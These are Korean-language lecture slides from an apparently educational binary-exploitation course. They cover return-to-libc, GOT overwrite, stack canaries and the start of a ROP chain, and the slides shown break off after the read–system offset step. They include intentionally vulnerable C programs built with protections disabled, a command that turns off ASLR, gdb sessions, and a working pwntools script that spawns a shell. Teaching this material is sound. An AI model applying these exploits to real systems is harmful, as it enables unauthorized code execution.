
# 기본 개념

## 기본 원리



# 기본 개념

## 기본 원리



`printf("hello");`

## Return to Libc

# 실습

```
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xec02d000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xebde3000)
/lib/ld-linux.so.2 (0xec02f000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xedd75000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xedb2b000)
/lib/ld-linux.so.2 (0xedd77000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf434a000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf4100000)
/lib/ld-linux.so.2 (0xf434c000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf0680000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf0436000)
/lib/ld-linux.so.2 (0xf0682000)
r99bbit@ctf:~/ulsan$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for r99bbit:
kernel.randomize_va_space = 0
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf7fc7000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf7fc7000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf7fc7000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$ ldd rtl
linux-gate.so.1 (0xf7fc7000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7d000)
/lib/ld-linux.so.2 (0xf7fc9000)
r99bbit@ctf:~/ulsan$
```

ASLR 해제

Return to Libc

## 실습

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    char buf[256];
    gets(buf);

    return 0;
}
```

목표 : system("/bin/sh") 수행

gets() 사용으로 Buffer Overflow에 취약한 프로그램 제작

(컴파일 옵션)

```
gcc -o prac1 prac1.c -m32 -mpreferred-stack-boundary=2 -no-pie -fno-pic -fno-stack-protector
```



Return to Libc


## 실습

```
pwndbg> p system
$1 = {int (const char *)} 0xf7dcd430 <__libc_system>
pwndbg> search "/bin/sh"
Searching for byte: b'/bin/sh'
libc.so.6      0xf7f41de8 '/bin/sh'
pwndbg>
```

system()과 "/bin/sh" 주소 확보

Return to Libc

실습




```
Dump of assembler code for function main:
0x08049166 <+0>:  push    ebp
0x08049167 <+1>:  mov     ebp, esp
0x08049169 <+3>:  sub     esp, 0x100
0x0804916f <+9>:  lea     ecx, [ebp-0x100]
0x08049175 <+15>:  push    eax
0x08049176 <+16>:  call    0x8049040 <gets@plt>
0x0804917b <+21>:  add     esp, 0x4
0x0804917e <+24>:  mov     eax, 0x0
0x08049183 <+29>:  leave
0x08049184 <+30>:  ret
End of assembler dump.
```



Return to Libc  
실습

<공격 전>



<공격 후>



Return to Libc

실습



```
from pwn import *

p = process("./rtl")

system_addr = 0xf7dcd430
binsh_addr = 0xf7f41de8

payload = b"A"*256 + b"B"*4 + p32(system_addr) + b"C"*4 + p32(binsh_addr)

p.sendline(payload)

p.interactive()
```


Return to Libc

## 실습

```
r99bbit@ctf:~/ulsan$ python3 rtl.py
[+] Starting local process './rtl': pid 4327
[*] Switching to interactive mode
$ id
uid=1000(r99bbit) gid=1000(r99bbit) groups=1000(r99bbit),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
$ ls -al
total 68
drwxrwxr-x  3 r99bbit r99bbit  4096 Nov  5 16:18 .
drwxr-x--- 12 r99bbit r99bbit  4096 Nov  5 16:18 ..
-rwxrwxr-x  1 r99bbit r99bbit 26406 Nov  4 18:24 bomb
drwxrwxr-x  3 r99bbit r99bbit  4096 Nov  4 20:34 bomblab
-rw-----  1 r99bbit r99bbit   465 Nov  5 16:16 .gdb_history
-rwxrwxr-x  1 r99bbit r99bbit 14804 Nov  5 15:48 rtl
-rw-rw-r--  1 r99bbit r99bbit    95 Nov  5 15:48 rtl.c
-rw-rw-r--  1 r99bbit r99bbit   204 Nov  5 16:18 rtl.py
$ █
```


GOT Overwrite

# PLT & GOT



GOT Overwrite

# PLT & GOT



GOT Overwrite

# PLT & GOT

즉, GOT == 실제 함수의 주소



GOT Overwrite

# 공격 아이디어

printf 함수의 GOT -> system()의 GOT

-> 의도치 않은 system 함수의 실행

IDEA

printf("cat flag") -> **system**("cat flag")

GOT Overwrite

# GOT 덮기 실습

```
#include <stdio.h>

int main()
{
    printf("cat flag");
    return 0;
}
```

```
r99bbit@ctf:~/ulsan/got_practice$ cat flag
FLAG{PWNABLE_EDU!!}
r99bbit@ctf:~/ulsan/got_practice$ _
```

소스 작성 후 flag 파일 생성  
-m32 -no-pie -fno-pic

## GOT Overwrite

# GOT 덮기 실습

```
0x55555555170 <_fini+4>    sub    rsp, 8
0x55555555174 <_fini+8>    add    rsp, 8
0x55555555178 <_fini+12>   ret

-----[ STACK ]-----
00:0000| rbp rsp 0x7fffffffef0 → 0x7fffffffef20 → 0x7fffffffef0 ← 0
01:0008|+008    0x7fffffffef8 → 0x7ffff7c2a1ca (__libc_start_call_main+122) ← mov edi, eax
02:0010|+010    0x7fffffffef0 → 0x7fffffffef20 → 0x555555557dc0 (__do_global_dtors_aux_fini_array_entry) → 0x55555555100 (__do_global_dtors_aux) ← endbr64
03:0018|+018    0x7fffffffef0 → 0x7fffffffef38 → 0x7fffffffef5b ← '/home/r99bbit/ulsan/got_practice/got'
04:0020|+020    0x7fffffffef10 ← 0x155554040
05:0028|+028    0x7fffffffef18 → 0x55555555149 (main) ← endbr64
06:0030|+030    0x7fffffffef20 → 0x7fffffffef38 → 0x7fffffffef5b ← '/home/r99bbit/ulsan/got_practice/got'
07:0038|+038    0x7fffffffef28 ← 0xc1b862b0f6e7fc45

-----[ BACKTRACE ]-----
> 0 0x55555555151 main+8
  1 0x7ffff7c2a1ca __libc_start_call_main+122
  2 0x7ffff7c2a28b __libc_start_main+139
  3 0x55555555085 _start+37

pwndbg>
```

gdb에서 start 명령

## GOT Overwrite

# GOT 덮기 실습

```
State of the GOT of /home/r99bbit/ulsan/got_practice/got:
GOT protection: Partial RELRO | Found 2 GOT entries passing the filter
[0x804c000] __libc_start_main@GLIBC_2.34 -> 0xf7da1cf0 (__libc_start_main) ← endbr32
[0x804c004] printf@GLIBC_2.0 -> 0x8049046 (printf@plt+6) ← push 8
pwndbg> plt
Section .plt 0x8049020-0x8049050:
0x8049030: __libc_start_main@plt
0x8049040: printf@plt
pwndbg> disassemble 0x804c004
Dump of assembler code for function printf@got.plt:
   0x0804c004 <+0>:   inc     esi
   0x0804c005 <+1>:   nop
   0x0804c006 <+2>:   add     al,0x8
End of assembler dump.
pwndbg> p system
$1 = {int (const char *)} 0xf7dcd430 <__libc_system>
```

필요한 주소 획득(system, printf@got)

```
pwndbg> set *0x804c004=0xf7dcd430
pwndbg> disassemble 0x804c004
Dump of assembler code for function printf@got.plt:
   0x0804c004 <+0>:   xor     ah,dl
   0x0804c006 <+2>:   fdivr   st(7),st
End of assembler dump.
pwndbg> c
```

수동으로 got overwrite

GOT Overwrite

## GOT 덮기 실습

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 4765 after child exec]
[Inferior 2 (process 4765) detached]
process 4766 is executing new program: /usr/bin/cat
warning: could not find '.gnu_debugaltlink' file for /usr/bin/cat
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
FLAG{PWNABLE_EDU!!}
[Inferior 3 (process 4766) exited normally]
pwndbg>
```

Stack Smashing Protector

# Stack Canary

Buffer Overflow로 인한 Return Address 변조를 방지

# Stack Canary


```
#include <stdio.h>

int main()
{
    char buf[16];
    gets(buf);
}
```

```
minibee@argos-edu:~/sysedu/week6$ ./canary_test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

Stack Smashing Protector


# Stack Canary






# Stack Smashing Protector

## Stack Canary



stack  
canary



**AAAA != 0xaabbccdd**

**stack smashing detected!**

# Stack Smashing Protector

## Stack Canary

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp,esp
0x08048429 <+3>:    sub     esp,0x10
0x0804842c <+6>:    lea     eax,[ebp-0x10]
0x0804842f <+9>:    push    eax
0x08048430 <+10>:   call    0x80482e0 <gets@plt>
0x08048435 <+15>:   add     esp,0x4
0x08048438 <+18>:   mov     eax,0x0
0x0804843d <+23>:   leave
0x0804843e <+24>:   ret
End of assembler dump.
```

<stack canary X>

```
gdb-peda$ pd main
Dump of assembler code for function main:
0x08048486 <+0>:    push    ebp
0x08048487 <+1>:    mov     ebp,esp
0x08048489 <+3>:    sub     esp,0x14
0x0804848c <+6>:    mov     eax,gs:0x14
0x08048492 <+12>:   mov     DWORD PTR [ebp-0x4],eax
0x08048495 <+15>:   xor     eax,eax
0x08048497 <+17>:   lea     eax,[ebp-0x14]
0x0804849a <+20>:   push    eax
0x0804849b <+21>:   call    0x8048330 <gets@plt>
0x080484a0 <+26>:   add     esp,0x4
0x080484a3 <+29>:   mov     eax,0x0
0x080484a8 <+34>:   mov     edx,DWORD PTR [ebp-0x4]
0x080484ab <+37>:   xor     edx,DWORD PTR gs:0x14
0x080484b2 <+44>:   je      0x80484b9 <main+51>
0x080484b4 <+46>:   call    0x8048340 <__stack_chk_fail@plt>
0x080484b9 <+51>:   leave
0x080484ba <+52>:   ret
End of assembler dump.
gdb-peda$ █
```

<stack canary 0>

X86 ROP

# Return Oriented Programming?

## Return Oriented Programming

반환(복귀 주소)

지향형

프로그래밍

\*객체지향프로그래밍 : 객체(Object)가 프로그램의 주가 됨


# Return Oriented Programming?

**gadget : 부속품**

```
8048477:    e8 a4 fe ff ff    call    8048320 <write@plt>
804847c:    83 c4 0c          add     $0xc,%esp
804847f:    b8 00 00 00 00    mov     $0x0,%eax
8048484:    c9              leave
8048485:    c3              ret

80484e8:    5b              pop     %ebx
80484e9:    5e              pop     %esi
80484ea:    5f              pop     %edi
80484eb:    5d              pop     %ebp
80484ec:    c3              ret
80484ed:    8d 76 00        lea     0x0(%esi),%esi
```

# Return Oriented Programming?



- 함수 3개 이상 호출 어려움
  - 스택 더러움

•  
•  
•


# Return Oriented Programming?

function call -> pop -> function call -> pop -> ...

중간중간에 pop 명령을 하게 되면 stack에 요소를 없애면서

정리가 됨

=> Return Address에 pop 명령을 넣자!



.  
. .  
.

# Return Oriented Programming?

```
#include <stdio.h>

int main(void)
{
    char buf[100];
    read(0, buf, 256);
    write(1, buf, 100);

    return 0;
}
```

**gcc -o rop\_test rop\_test.c -m32 -mpreferred-stack-boundary=2 -fno-pic -no-pie -fno-stack-protector**

# Return Oriented Programming?

1. **gadget (pop pop pop ret) 구하기**
2. **read() 의 실제 주소 획득**
3. **read() system() 거리를 계산한 후 system() 실제 주소 획득**
4. **BSS영역에 “/bin/sh” 쓰기**
5. **write() got에 system()을 got overwrite**
6. **3번에서 쓴 “/bin/sh”를 인자로 write() 호출(got overwrite 된 상태)**



# 0. gadget (pop pop pop ret) 구하기

```
objdump -d rop_test | grep -B4 "ret"
```

80484e8:	5b	pop	%ebx
80484e9:	5e	pop	%esi
80484ea:	5f	pop	%edi
80484eb:	5d	pop	%ebp
80484ec:	c3	ret	
80484ed:	8d 76 00	lea	0x0(%esi),%esi

```
gdb-peda$ ropgadget
ret = 0x80482d2
popret = 0x80482e9
pop2ret = 0x80484ea
pop3ret = 0x80484e9
pop4ret = 0x80484e8
addesp_12 = 0x80482e6
addesp_16 = 0x80483c2
```

**0x80484e9**

# 1. read() 의 실제 주소 획득

**write(1, read@got, 4)**


**출력된 값 : read 실제 주소**

## 2. read() – system() 거리를 계산

```
gdb-peda$ p read - system  
$2 = 0xa8940
```

